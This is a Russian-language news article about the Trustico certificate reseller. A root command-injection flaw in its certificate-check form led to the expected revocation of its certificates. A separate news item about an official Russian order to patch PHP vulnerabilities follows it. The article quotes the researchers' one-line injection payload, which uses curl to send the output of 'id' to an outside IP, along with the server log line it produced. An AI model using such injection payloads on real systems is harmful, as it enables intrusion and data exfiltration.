



Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Ранее освещенная история с проблемными сертификатами, полученными через реселлера Trustico, усугубилась новыми подробностями. В веб-интерфейсе сервиса была обнаружена уязвимость, позволяющая получить к серверу root-доступ.

Если раньше эксперты только гадали, что может быть причиной того, что Trustico решила отозвать выданные сертификаты, то сейчас ситуация начинает проясняться. Похоже, что такое решение связано с киберинцидентом, подорвавшим безопасность реселлера.




Сама брешь имеет довольно посредственный характер — допускается ввод без экранирования спецсимволов. Таким образом, если кто-либо введет в форме проверки сертификата шелл-операторы, они будут исполнены на серверы с правами root.

Об этой проблеме сообщили эксперты Manawyrm и Predrag Cujanović в Twitter.

В качестве примера специалисты приводят ввод следующую строку:

$(curl https://3.5.6.9/`id`)

Которая отправит на хост запрос:

3.5.6.9 - [01/Mar/2018:09:52:14 -0500] "GET /uid=0(root) HTTP/1.1" 404 209 "-" "curl/7.29.0"

Сообщается, что на данный момент сайт Trustico недоступен. Специалистам пока не удалось выяснить, позволяет ли данная брешь скомпрометировать приватные ключи сертификатов, однако одному из исследователей удалось найти в конфигурации секретный ключ для SSL-сертификта домена «*.trustico.com».

Следовательно, в ближайшее время DigiCert и Comodo отреагируют на инцидент, что, скорее всего, приведет к отзыву всех выданных через Trustico сертификатов.

Подпишитесь на новости

НКЦКИ потребовал срочно обновить PHP на объектах критической инфраструктуры

История PHP2Shell дошла до официальных указаний для российской критической инфраструктуры. Национальный координационный центр по компьютерным инцидентам, действующий при ФСБ России, предписал устранить уязвимости PHP.

Если быстро установить исправления не получается — рассмотреть ограничение внешнего доступа вплоть до отключения серверов.

О письме НКЦКИ от 22 октября сообщил РБК, получивший копию документа. Его подлинность редакции подтвердили три организации-получателя. Указания разосланы через ГосСОПКА.

Обращение касается владельцев объектов критической информационной инфраструктуры (в том числе госорганов, финансовых, энергетических, транспортных, медицинских организаций и операторов связи).

Одной установки патча недостаточно: получателям предписано проверить серверы антивирусом, изучить журналы на предмет следов взлома и сообщать о подозрительных инцидентах в дежурный центр ГосСОПКА.

Повод — CVE-2026-109618 и CVE-2026-109619. Разработчики закрыли их 21 октября в PHP 8.2.35, 8.3.36, 8.4.27 и 8.5.12. Проблема находится в интерпретаторе: обновление одной только CMS её не устраняет.

RSS: Новости на портале Anti-Malware.ru